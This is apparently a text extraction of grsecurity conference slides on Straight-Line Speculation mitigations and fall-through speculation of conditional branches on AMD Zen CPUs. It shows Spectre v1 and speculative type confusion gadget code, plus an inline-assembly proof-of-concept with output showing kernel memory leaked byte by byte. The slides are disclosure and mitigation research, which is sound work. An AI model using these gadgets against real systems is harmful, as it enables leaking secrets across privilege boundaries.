


SLS Mitigations – jumps and rets






SLS Mitigations – jumps and rets






SLS Mitigations – jumps and rets





SLS Mitigations – jumps and rets





SLS Mitigations - calls

- What is an optimal SLS mitigation for calls?
 - Direct unconditional **call**
 - Indirect unconditional **call**
- **LFENCE**
 - No architectural “side-effects”
 - Memory ordering and/or serializing instructions
 - Gets executed architecturally after every call - not good for performance!
- **XOR EAX, EAX**
 - Wait, what!?
 - It's complicated...



SLS Mitigations - calls

- `XOR EAX, EAX`
 - Idea based on compiler post-call behavior assumptions
 - Callee-clobbered registers won't be used without a re-write
 - Callee-preserved registers are preserved – invariant
 - Return value register (`eax`) is assumed to be modified by the callee code
 - → Hence, under SLS, only return value register (`eax`) might be abused
 - Clearing return value register before the call is sufficient as a mitigation
 - Forces `eax` value to 0 during SLS instead of a potentially arbitrary content




SLS Mitigations - calls

- `XOR EAX, EAX`
 - Why is it complicated?
 - Based on compiler behavior assumptions that might not always hold
 - Compiler implementation dependent
 - Some calling convention ABIs use return value register (`eax`) as function input parameter
 - Fastcall / `regparm(3)`
 - Variadic functions may use `eax` as parameter
 - Functions may return small structures via `eax + edx` registers
 - What to do with:
 - `CALL eax`



Straight-Line Speculation (SLS)

- Types of SLS
 - Indirect
 - Unconditional
 - Jump and Call
 - `JMP/CALL reg`
 - `JMP/CALL [mem]`
 - Function return
 - `RET`
 - Direct
 - Unconditional
 - Jump and Call
 - `JMP/CALL $rel_offset`





Straight-Line Speculation (SLS)

- Types of SLS
 - Indirect
 - Unconditional
 - Jump and Call
 - `JMP/CALL reg`
 - `JMP/CALL [mem]`
 - Function return
 - `RET`
 - Direct
 - Unconditional
 - Jump and Call
 - `JMP/CALL $rel_offset`
 - **What about direct conditional branches?**





Speculation of conditional branches

- Both paths of conditional branches (taken or not taken) are architecturally legitimate
 - Hence, there is no direct conditional branch SLS
 - Rather, we speak of a branch fall-through speculation
- Assuming a conditional branch is architecturally taken
 - When mispredicted → Its not taken path could be speculatively executed too
- Such conditional branch fall-through speculation may lead to Spectre v1-like vulnerability situations



Fall-through speculation of conditional branches

- AMD x86 CPUs (Zen1, Zen2 and Zen3 microarchitectures)
 - **All conditional branch instructions may experience a fall-through speculation**
 - Root-cause similar to the direct unconditional branch SLS
 - When BPU mispredicts or otherwise mis-detects the conditional branch
 - **No BTB entry for the branch instruction → fall-through speculation**
 - **Even very simple conditional branches with trivially evaluated conditions are susceptible!**
 - Branch direction does not matter
 - Both forward and backward branches suffer from the fall-through speculation
 - It is possible to trigger the fall-through speculation between two co-located hyper-threads
 - AMD Zen3, despite its significant BPU upgrade, still affected



Spectre v1 vs fall-through speculation of conditional branches

- Speculation window
 - Noticeably shorter than “regular” Spectre v1 speculation window
 - up to 8 simple and short (up to 16 bytes) x86 instructions can be speculatively executed
 - in practice: ~5-7 short x86 instructions that do not compete for execution units
 - up to 2 memory loads can be executed speculatively
 - the loads (must be pre-cached) **do** provide data to the following μ ops in time
- Constructing a full Spectre v1 gadget **is** possible
- Secret data can be anywhere in memory
- Limitations
 - Shorter speculation window \rightarrow fewer instructions
 - More difficult to build cache oracle



Spectre v1 vs fall-through speculation of conditional branches

- It is Spectre v1 again! What's the big deal?!
- A “classic” Spectre v1 gadget is believed to have the following components:
 - Out-of-bound array access
 - Speculative bypass of a bound check
 - Bound check memory access latency
- Most of the implemented mitigations target “array-based” Spectre v1 gadgets only
- But is Spectre v1 really limited to its “classical” form?



Spectre v1 vs fall-through speculation of conditional branches

- If there is no entry in the BTB
 - The conditional branch will be mispredicted and fall-through speculation might occur
 - **Regardless of the condition and its evaluation latency!**
 - **No bound check memory access required!**
 - **No out-of-bound array access required either!**
 - Easy to make **any** conditional branch mispredict
 - Even the most trivial one
 - **Context or privilege level separation does not help**
 - User-land can flush BTB, and kernel-land code execution will speculate
 - Enabled Spectre v2 mitigations might already flush the BTB (e.g., IBPB)



Spectre v1 vs fall-through speculation of conditional branches

- Other Spectre v1 gadget types – Speculative Type Confusion
 - Paper: *"An Analysis of Speculative Type Confusion Vulnerabilities in the Wild"* by Kirzner and Morrison
 - Definition:
 - **Conditional branch misprediction** leading to speculative execution of code with variables holding values of the wrong type and thereby leaking potentially arbitrary memory content
 - Source of such gadgets
 - Attacker-introduced (e.g., via eBPF)
 - Compiler-introduced (compilers might not consider conditional branch mispredictions)
 - Code objects polymorphism-related



Spectre v1 vs fall-through speculation of conditional branches

- Spectre v1: Bound Check Bypass

```
if (x < array1_len) { // branch mispredict: taken
    y = array1[x]; // read out of bounds
    z = array2[y * 4096]; // leak y over cache channel
}
```

- Spectre v1: Speculative Type Confusion

```
// ptr argument held in x86 register %rsi
void syscall_helper(cmd_t* cmd, char* ptr, long x) {
    cmd_t c = *cmd; // cache miss
    if (c == CMD_A) { // branch mispredict: taken
        ... code during which x moves to %rsi ...
    }
    if (c == CMD_B) { // branch mispredict: taken
        y = *ptr; // read from addr x (now in %rsi)
        z = array[y * 4096]; // leak y over cache channel
    }
    ... rest of function ...
}
```



Spectre v1 vs fall-through speculation of conditional branches

- Compiler-introduced gadget example
- First “if” block modifies the register holding a trusted pointer with an untrusted value of `x`
 - Compiler assumes that if first “if” block executes (`CMD_A`) the second “if” block will not execute (`CMD_B`) and vice versa
- Easy to make both “if” blocks to execute altogether speculatively by forcing both conditional branches to mispredict (e.g., by flushing BTB!)
 - → Full Spectre v1 gadget with attacker-controlled arbitrary memory location to be leaked

- Spectre v1: Speculative Type Confusion

```
// ptr argument held in x86 register %rsi
void syscall_helper(cmd_t* cmd, char* ptr, long x) {
    cmd_t c = *cmd;          // cache miss
    if (c == CMD_A) {        // branch mispredict: taken
        ... code during which x moves to %rsi ...
    }
    if (c == CMD_B) {        // branch mispredict: taken
        y = *ptr;            // read from addr x (now in %rsi)
        z = array[y * 4096]; // leak y over cache channel
    }
    ... rest of function ...
}
```




Spectre v1 vs fall-through speculation of conditional branches

- Comparing to the bound check bypass:
 - Branch condition and its evaluation latency is irrelevant
 - There is no array access bound check
 - Automatic Spectre v1 gadget detection and mitigation is very hard
 - Both conditions depend on neither the trusted pointer nor the untrusted attacker-controlled data
 - Difficult to spot the potential vulnerability during manual code audit

- Spectre v1: Speculative Type Confusion

```
// ptr argument held in x86 register %rsi
void syscall_helper(cmd_t* cmd, char* ptr, long x) {
    cmd_t c = *cmd;          // cache miss
    if (c == CMD_A) {        // branch mispredict: taken
        ... code during which x moves to %rsi ...
    }
    if (c == CMD_B) {        // branch mispredict: taken
        y = *ptr;             // read from addr x (now in %rsi)
        z = array[y * 4096]; // leak y over cache channel
    }
    ... rest of function ...
}
```



Spectre v1 vs fall-through speculation of conditional branches

- Conditional branch fall-through speculation PoC example

```
asm volatile(  
    "xor %%r15, %%r15\n"  
    "jz 1f\n"  
    "mov (%0), %%rsi\n"  
    "and %%rcx, %%rsi\n"  
    "add %1, %%rsi\n"  
    "mov (%%rsi), %%eax\n"  
    "1: nop\n"  
:: "r" (pathname), "r" (buf), "c" (1UL << bufsiz)  
: "r15", "rsi", "eax", "memory");
```

```
wipawel@pawel-poc:~$ sudo sysctl -w  
kernel.core_pattern="AAAAAAAAAAAAAAAA"  
kernel.core_pattern = AAAAAAAAAAAAAAAAAA
```

```
wipawel@pawel-poc:~$ time taskset -c 2 ./readlink  
Baseline: 170  
Result: 0000fdf7ffffc0  
Result: 0000e9f7ffffc0  
Result: 0000c977fbefebc0  
Result: 0000c977f3efebc0  
Result: 0000c957f3efebc0  
Result: 0000c957f3efe3c0  
Result: 0000c957f36fe3c0  
Result: 0000c9555145e3c0  
Result: 0000c9514141e3c0  
Result: 0000c951414163c0  
Result: 0000c951414143c0  
Result: 0000c941414143c0  
Result: 0000c141414143c0  
Result: 00004141414141c0  
Result: 0000414141414140  
real 0m0.338s user 0m0.338s sys 0m0.000s
```

Thank you

Blogs:

https://grsecurity.net/amd_branch_mispredictor_just_set_it_and_forget_it

https://grsecurity.net/amd_branch_mispredictor_part_2_where_no_cpu_has_gone_before

wipawel@grsecurity.net

Grsecurity is created by

